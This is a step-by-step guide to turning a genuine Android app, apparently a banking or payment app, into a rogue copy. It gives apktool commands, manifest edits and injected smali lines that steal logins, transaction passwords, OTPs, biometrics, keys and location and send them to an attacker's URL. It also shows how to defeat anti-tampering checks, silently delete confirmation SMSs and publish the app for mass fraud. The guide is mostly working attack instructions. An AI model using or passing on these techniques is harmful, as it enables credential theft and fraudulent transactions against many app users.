Rogue Android App Creation - Step-By-Step Guide

Table of Contents

Rogue Android App Creation - Step-By-Step Guide

This guide is applicable to all Android-based applications irrespective of industry, location, etc. That is because authentication in all such applications is written exactly the same way.

This document describes how a person without any knowledge of java, smali, C++, assembly or any other technology can create a rogue app in less than an hour that is stealing required data for carrying out fraudulent transactions under large number users on a repetitive basis.

Background

This document describes how a rogue app can be created from an original app. This created rogue app will be 100% functional app exactly like the original app. But it steals all the required data for carrying out fraudulent transactions by sending data it to thief using http client. Once thief receives this data, he/she can carry out fraudulent transactions impersonating user and user's device. For carrying out theft, a simple program can be written in any language exploiting APIs.

On Android, Java programs run under a DEX virtual machine. All Java programs are converted to smali files. There is one smali file for each java class. Smali files are simple text files with simple instructions. Hacking can be carried out here.

Similarly, JNI native libraries are written in C++. These libraries can be disassembled. Hacking can be carried out at assembly program level.

JNI libraries make calls to underlying java classes. Hence, the hacking can be carried out at the corresponding smali file level.

Anti-tampering Checks

Anti-tampering checks are the only way to ensure that application code is not tampered with. This code can be written in java or C++. This check is based on either hash value of app signature or checksum value of classes.dex file. This check is either done at the app level or at the server level.

Since both of these properties can be obtained externally from the original app without modifying the app, these obtained properties can be substituted in the appropriate variables of the modified app to bypass all these checks.

Follow the link to understand more about rogue app and how anti-tampering checks can be bypassed.

https://www.cybernetsecurityinc.com/presentation/Breaking_Security_Checks.pdf

Rogue Android App Creation - Step-By-Step Guide

Set-Up

A. Required resources

a) apktool - It unpacks/packs apk file.
b) IDA Pro – C++ code De-assembler/assembler
c) http://www.javadecompilers.com/

B. Extract smali files and rename package

1. Download apktool_<ver>.jar
2. Rename it as apktool.jar
3. Copy apktool.jar into apktool directory.
4. Now copy your APK file into apktool directory and run the following command in your

Java -jar apktool.jar d -r HelloWorld.apk

Here HelloWorld.apk is your Android APK file.

This will create a directory **HelloWorld** under the **apktool** directory. Now all programs files are in **smali** directory.

C. Modifying AndroidManifest.xml

1. Package Name : The package name should be changed to avoid any conflicts while uploading on Playstore and while installing application on phone from Playstore. With changes packaged name, hacker can sign modified apk with his/her own signature and upload on Playstore using his/her gmail id.

2. Open AndroidManifest.xml in a text editor and rename package name. Say the original package name is **com.foo.helloworld**. Give it a new package name, say - **com.foo.hw1**.

3. If app is not using com.google.android.gms:play-services-auth and if you want to introduce automatic SMS read to get OTP, then introduce the following lines in AndroidManifest.xml.

```
<receiver android:name=".SmsReceiver">
   <intent-filter android:priority="1000">
      <action android:name="android.provider.Telephony.SMS_RECEIVED" />
   </intent-filter>
</receiver>
```

```
//Add this permission:
<uses-permission android:name="android.permission.RECEIVE_SMS" />
```

Note: RECEIVE_SMS permission is discouraged by Google Playstore, in general. Either when a rogue app is uploaded on Playstore, define the purpose as banking. Or it is better to publish it on any external site.

D. Adding hacking classes

1. Download smali files of hacking classes from https://www.cybernetsecurityinc.com/resources/stealclassessmali.zip .
2. Unzip it.
3. Move directory "my" into **smali** directory.
4. You can also download the corresponding java classes from https://www.cybernetsecurityinc.com/resources/stealclassesjava.zip for your reference. You can modify these classes as required.

Class Name	Purpose
ZipFile	Here CRC, timestamp and size of objects are set to the stolen values of the original objects. Thus, defying all anti-tampering checks based on these values.
JarFile	Here CRC, timestamp and size of objects are set to the stolen values of the original objects. Thus, defying all anti-tampering checks based on these values.
MessageDigest	Here digest value set to the stolen value of the original signature. Thus, defying all anti-tampering checks based on the app signature.
SmsListerner	It listens incoming SMSs.
SmsReceiver	It parses incoming SMS and steals OTP value out of it. Also, it automatically deletes transaction confirmation SMSs, leaving no trace of transactions on the user's mobile.
StealDataTask	It stores stolen values locally so that they can be used without a user entering any data. Also, it sends stolen data to hacker/thief.
Helper	This helper class with setter and getter methods. These methods are called from the hacked smali files.
HackedData	This class contains hacked data used for substituting stolen data and carrying out fraudulent transactions.
GeStolenData	This class demonstrates how stolen data from the hacker's server can be fetched in a batch. This stolen data can be used for carrying out fraudulent transactions. Using this method, stolen data of large number of users can be fetched and then this data can be used in a loop to carry out fraudulent transactions. By running multiple instances of this, accounts of millions can be syphoned out just in a few hours.

E. Set the basic data

1. Open my/hack/StealDataTask.smali file and change value of StealDataURL variable with the actual url name of hacker.

2. Open my/hack/SmsReceiver.smali file and change value of the following variables.

   OTPSENDERSNUMBER

   CONFIRMMESSAGESENDERSNUMBER

   Where OTPSENDERSNUMBER contains telephone number from which OTP is received. Messages received from this number are parsed to get OTP value.

   Where CONFIRMMESSAGESENDERSNUMBER contains telephone number from which confirmation message is received. Messages from this number are automatically deleted, leaving no trace of the transaction on the user's mobile.

Managing Anti-tampering signatures

A. Stealing APK signatures externally

1. Get signature of the original apk.
   a) Download https://www.cybernetsecurityinc.com/resources/sigsteal.apk.
   b) Install this on your phone.
   c) Install the original apk from playstore on your phone.
   d) Connect phone to your computer using USB.
   e) Run app "Signature Steal"
   f) Enter the package name of your original app. Pull the logs and store them on your computer. Logs will give signature values of the chosen applications installed on this phone.
   g) Note signatures of the original app – here **com.foo.helloworld**.

B. Substitute stolen signature

1. Open my/hack/MessageDigest.smali file and change value of SIGHEXSTRING variable with the stolen value. Currently, it is "xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx"

2. Open my/hack/JarFile.smali file and change value of OBJECTSIGNATURE variable with the stolen values. Currently, it is " YYYYYYYYYYYYYYYYYYY"

3. Open my/hack/ZipFile.smali file and change value of OBJECTSIGNATURE variable with the stolen values. Currently, it is " YYYYYYYYYYYYYYYYYYY"

4. Replace text java/security/MessageDigest with my/hack/MessageDigest in all smali files using any editor.

5. Replace text java/util/jar/JarFile with my/hack/JarFile in all smali files using any editor.

6. Replace text java/util/zip/ZipFile with my/hack/ZipFile in all smali files using any editor.

Stealing data from smali files

A. Sample stealing code

Smali files can be changed to steal any and every data. The following is a sample statement.

********** Sample Code **********

```
invoke-static {v0,v1}, Lmy/hack/Helper;->setEncryptionKey([BI)V
```

Here my.hack.Hekper.setEncryptionKey is invoked passing parameters v0 and v1. Here v0 is of type [B (byte[]) and v1 is of type I (int). This method returns V(void)

In every such statement in this document, please change name of the variable highlighted in red to the appropriate variable name.

********** Sample Code **********

B. Good practice

After every single change run the following command. The packaging fails if there are errors. Revisit the change. You can comment out the changed line with "//".

```
java -jar apktool.jar b HellpWorld -o HellpWorld1New.apk
```

C. Stealing Device Id and Registration Code key names

1. Stealing SharedPreference Name
   a) Search for text getSharedPreferences(Ljava/lang/String;I)

   You will see statements like --→

   ```
   const-string v1, "appdata"

   const/4 v2, 0x0

   invoke-virtual {p0, v1, v2}, Lcom/foo/ha1/LoginActivity;-
   >getSharedPreferences(Ljava/lang/String;I)Landroid/content/SharedPreferences;

    move-result-object v1
   ```

b) Add the following line after **move-result-object** line.

```
invoke-static {v1}, Lmy/hack/Helper;->setSharedPrefName(Ljava/lang/String;)V
```

2. Stealing Device Id SharedPreference key name

a) Search for text Landroid/content/SharedPreferences;->getString(Ljava/lang/String;

You will see statements like --→

```
const-string v4, "deviceid"
invoke-interface {v1, v4, v0}, Landroid/content/SharedPreferences;-
>getString(Ljava/lang/String;Ljava/lang/String;)Ljava/lang/String;

move-result-object v4
```

b) The second parameter is the key name. Look for the name of the parameter in **const-string** statement. If it looks like a device id key, then add the following line above the searched line.

```
invoke-static {v4}, Lmy/hack/Helper;->setDeviceIdSharedPrefKey(Ljava/lang/String;)V
```

3. Stealing registration code SharedPreference key name

a) Search for text Landroid/content/SharedPreferences;->getString(Ljava/lang/String;

You will see statements like →

```
const-string v4, "regcode"
invoke-interface {v1, v4, v0}, Landroid/content/SharedPreferences;-
>getString(Ljava/lang/String;Ljava/lang/String;)Ljava/lang/String;

move-result-object v4
```

b) The second parameter is the key name. Look for the name of the parameter in **const-string** statement. If it looks like a registration code key, then add the following line above the searched line.

```
invoke-static {v4}, Lmy/hack/Helper;->setRegistrationCodeSharedPrefKey(Ljava/lang/String;)V
```

Rogue Android App Creation - Step-By-Step Guide

D. Stealing login user-id and password

1. User Id and password are entered by user. The first step is to identify the numeric value of userid and password objects.

   a) Open the corresponding layout from res\layout directory and get the id of userid and password objects.

   b) Open R$id.smali file present in your package folder and search for id of and password objects. From here you get numeric values in hex of these ids.

   c) Search for found hex value of userid and password objects in login activity smali file. You get something similar to

   const v0, 0x7f08005e
   const v0, 0x7f08009c

   Here 0x7f08005e is id of userid and 0x7f08009c is id of password

   d) Search for the method name that is invoked on the submit button. Use http://www.javadecompilers.com/ and see java code to identify the method. Search for the method as follows.

   .method

   e) Add the following lines at the beginning of this method, but after the following move statements. The actual variable names can be different.

   move-object/from16 v11, p0

   Note: Here p0 contains the activity instance value. Sometimes this move-object statement is not present. In that case, the following lines substitute v11 with p0.

```
const v0, 0x7f08005e
const v1, 0x7f08009c
invoke-static {v11, v0, v1}, Lmy/hack/Helper;->setLoginUserIdPassword(Landroid/support/v7/app/AppCompatActivity;II)V
```

E. Stealing transaction password, if used

1. Transaction password is entered by user. The first step is to identify the numeric value of the transaction password.

a) Open the corresponding layout from res\layout directory and get the id of transaction password object.

b) Open R$id.smali file present in your package folder and search for id of transaction password. From here you get numeric values in hex of these id.

c) Search for found hex value of userid object in login activity smali file. You get something similar to

const p1, 0x7f08009c

Here 0x7f08009c is id of transaction password

d) Search for the method name that is invoked on the submit button. Use http://www.javadecompilers.com/ and see java code to identify the method. Search for the method as follows.

.method

e) Add the following lines at the beginning of this method, but after the following move statements. The actual variable names can be different.

move-object/from16 v11, p0

Note: Here p0 contains the activity instance value. Sometimes this move-object statement is not present. In that case, the following lines substitute v11 with p0.

```
const v0, 0x7f08009c
invoke-static {v11,  v0}, Lmy/hack/Helper;->setTranactionPassword(Landroid/support/v7/app/AppCompatActivity;I)V
```

F. Stealing grid data, if used

Grid is entered by user. Typically, multiple values are requested. The following method should be used for each key-value set.

1. The first step is to identify the numeric value of the grid key object.

a) Open the corresponding layout from res\layout directory and get the id of grid key object.

b) Open R$id.smali file present in your package folder and search for ids of grid key and grid value objects. From here you get numeric values in hex of these ids.

c) Search for found hex value of grid key object and grid value in grid activity smali file. You get something similar to

const v0, 0x7f08005e
const v0, 0x7f08009c

Here 0x7f08005e is id of grid key and 0x7f08009c is id of grid value

d) Search for the method name that is invoked on the submit button. Use http://www.javadecompilers.com/ and see java code to identify the method. Search for the method as follows.

.method

e) Add the following lines at the beginning of this method, but after the following move statements. The actual variable names can be different.

move-object/from16 v11, p0

Note: Here p0 contains the activity instance value. Sometimes this move-object statement is not present. In that case, the following lines substitute v11 with p0.

```
const v0, 0x7f08005e
const v1, 0x7f08009c
invoke-static {v11, v0, v1}, Lmy/hack/Helper;->setGridData(Landroid/support/v7/app/AppCompatActivity;II)V
```

f) Say authentication accepts three grid values, then repeat the above code two more times changing object ids.

```
const v0, 0x5f06105e
const v1, 0x5f08308c
invoke-static {v11, v0, v1}, Lmy/hack/Helper;->setGridData(Landroid/support/v7/app/AppCompatActivity;II)V
```

```
const v0, 0x4f06505e
const v1, 0x7f08051c
invoke-static {v11, v0, v1}, Lmy/hack/Helper;->setGridData(Landroid/support/v7/app/AppCompatActivity;II)V
```

G. Stealing biometric, if used

Typically, a biometric device is connected to an Android based device using USB. Hardware vendor of this device provides a jar file which contains java code to read biometric raw data. This raw data is converted into a string variable. Since this code is vendor specific, find out java class, method, and variable containing biometric data. This can be easily done using JAD-GUI tool.

Add the following line to trap the biometric print. Here v0 is the variable name containing the biometric string.

invoke-static {v0}, Lmy/hack/Helper;->setBiometric(Ljava/lang/String;)V

H. Stealing payload and response data

Here standard HttpsURLConnection class is assumed. This can be extended if you are using some other http client library like OkHttp or if you are using WebView.

1. Search for text -- Ljava/net/URL;-><init>(

   You will see a statement like →

   invoke-direct {v4, v3}, Ljava/net/URL;-><init>(Ljava/lang/String;)V

2. Add the following line above the searched line.

   invoke-static {v3}, Lmy/hack/Helper;->setURL(Ljava/lang/String;)V

3. Search for text - Lorg/json/JSONObject;->toString()Ljava/lang/String;

   You will see a statement like →

   invoke-virtual {v2}, Lorg/json/JSONObject;->toString()Ljava/lang/String;

4. Add the following line before the searched statement.

   invoke-static {v3}, Lmy/hack/Helper;-> setTranPostJson(Lorg/json/JSONObject;)V

5. Search for text - Ljavax/net/ssl/HttpsURLConnection;->disconnect()

6. Read the code below to find out statement Lorg/json/JSONObject;-><init>(Ljava/lang/String;)V

   You will see a statement like →

   invoke-direct {v0, p1}, Lorg/json/JSONObject;-><init>(Ljava/lang/String;)V

7. Add the following line after the searched line.

   invoke-static {v0}, Lmy/hack/Helper;->setTranResponseJson(Lorg/json/JSONObject;)V

I. *Sending stolen data to thief*

1. Now, on login success and transaction success, the stolen data should be sent to thief.

2. Search for onPostExecute in httpclient activity smali file/files.

3. Typically, after the successful login/transaction a new Intend is started. So search for Landroid/content/Intent in onPostExecute method.

4. Add the following lines above the Intent statement.

   iget-object p1, p0, Lcom/foo/ha1/LoginActivity$UserLoginTask;->this$0:Lcom/foo/ha1/LoginActivity;

   invoke-static {p1}, Lmy/hack/Helper;->SendHackedData(Landroid/content/Context;)V

   In the first line, change package name, activity name, and class name as appropriate.

J. *Trapping received SMS and steal OTP, if OTP is used*

The following changes are required only if com.google.android.gms:play-services-auth is not used and OTP-based authentication is used.

1. Put the following code to the OnCreate method of the Main Activity. This code traps incoming SMS and sends to thief.

2. Search OnCreate. Then Search for next text “end method”. Before this “end method” you will find a statement “return-void” .

3. Add the following code just before the return statement.

```
invoke-virtual {p0}, Lcom/foo/ha1/LoginActivity;->getApplicationContext()Landroid/content/Context;

move-result-object p0

invoke-static {p0}, Lmy/hack/Helper;->setOTPListener(Landroid/content/Context;)Z

invoke-static {p0}, Lmy/hack/Helper;->ReceievesmspermissionrequestLandroid/content/Context;)Z
```

In these added lines, change package name, activity name, and class name as appropriate.

The following changes are required if com.google.android.gms:play-services-auth is used and OTP-based authentication is used.

K. Stealing encryption key (optional)

This is not a must because when a copy of the original app is made, the encryption is available in the copied app. Also, it can be obtained by static analysis of the code.

1. Search for text --- Ljavax/crypto/spec/SecretKeySpec;-><init>([

   You will see a statement like →

   invoke-direct {v0, p1, v1}, Ljavax/crypto/spec/SecretKeySpec;-><init>([BLjava/lang/String;)V

2. Here p1 is the encryption key in bytes. There may be line like Ljava/lang/String;->getBytes after the searched statement if

3. Add the following line after the searched line.

```
invoke-static {p1}, Lmy/hack/Helper;->setEncryptionKey([B)V
```

Rogue Android App Creation - Step-By-Step Guide

L. Stealing certificate used in pinning (optional)

This is not a must because when a copy of the original app is made, all the certificates along with passwords are available in the copied app. Also, they can be obtained by static analysis of the code.

1. They are either stored under /res/raw directory or assets directory. Just pick-up that file.

2. Search for the text Ljavax/net/ssl/KeyManagerFactory;->init(

   You will see a statement like →

   invoke-virtual {v0, v1, v2}, Ljavax/net/ssl/KeyManagerFactory;->init(Ljava/security/KeyStore;[C)V

3. Add the following line before the searched line.

   invoke-static {v2}, Lmy/hack/Helper;->setKeyStoreAliasPassword([C)V

4. Search for the text Ljava/security/KeyStore;->load

   You will see a statement like →

   invoke-virtual {v1, p1, v2}, Ljava/security/KeyStore;->load(Ljava/io/InputStream;[C)V

   Look for the following few lines.

5. If you see javax/net/ssl/TrustManagerFactory then this is key store of trust store. Add the following line before the searched line.

   invoke-static {v2}, Lmy/hack/Helper;->setTrustStorePassword([C)V

6. If you see javax/net/ssl/KeyManagerFactory then this is key store of private key. Add the following line before the searched line.

   invoke-static {v2}, Lmy/hack/Helper;->setKeyStorePassword([C)V

M. Stealing geo location coordinates (optional)

This is required only if the app is capturing geo location coordinates, typically used by its risk engines.

1. Search for the text .method public onLocationChanged

   You will see a statement like →

   .locals 0

2. Add the following line just after the above line.

   invoke-static {p1}, Lmy/hack/Helper;->setLocation(Landroid/location/Location;)V

Hacking C++ Code

1. De-assemble native library in IDA Pro
2. Search for text **java/security/MessageDigest** , if found then replace with **my/hack/MessageDigest .**
3. Search for text **java/util/jar/JarFile** . if found then replace with **my/hack/JarFile**
4. Search for text **java/util/zip/ZarFile**. if found then replace with **my/hack/ZipFile**

A. IDA PRO – Change string in rdata

1 To search use **Search->Text**

2 Click on the text you want to change.

- Open Hex View.
- Right-click on the data.
- Choose "Edit..." (Alternatively, press F2).
- Now you can change the string in rdata.
    - Don't forget to add null terminator, i.e. hex 00.
    - You can just leave the rest of the unused bytes of the original string.

- Patch the program, go to "Edit", choose "Patch program" and then "Apply patches to input file".

3 Please note that you can not change a portion of a string. You have to change the whole string. For example, to change “Hello” to “Hi” in “Hello from C++” you have to change the whole string with “Hi from C++” .

Repacking changed code

1. Recreate apk. Run the following command

   Java -jar apktool.jar b HellpWorld -o HellpWorld1New.apk

2. Delete existing signature files from META-INF directory.

3. Sign it with jarsigner

4. Install on a phone and open the application. It should not crash.

5. No crashing indicates a good application.

6. If it is crashing, then comment insert limes one by one and retry.

Now you have a fully functional HellpWorld1New.apk, a rogue app that is stealing userid, password, and transaction password/OTP/2FA and all other required data. You can publish this on playstore or any other store/site.

Mass theft using stolen data

A. Introduction


The hacker/thief can write a simple program in any language calling APIs using stolen certificate, and passing payload in the stolen format, encrypted with stolen encryption key. There is no need of having an Android App.

Hacker/thief has to simply pass stolen authentication data of the user and the device.
The hacker/thief can run multiple instances of this program run in parallel for mass theft.

Alternatively, he/she can create a rogue app from a copy of the original app, substituting stolen data at the right places to carry-out fraudulent transactions. He/she can run multiple instances of this app under emulator.

B. Theft using a simple program

The following diagram shows an example of a typical payment/banking transaction.



C. Theft using an android app

Please download
https://www.cybernetsecurityinc.com/presentation/rogue_app_data_reuse_cheat_sheet.pdf

This document gives a step-by-step guide on how to use the stolen data from an Android app for carrying out fraudulent transactions impersonating a user and a registered device.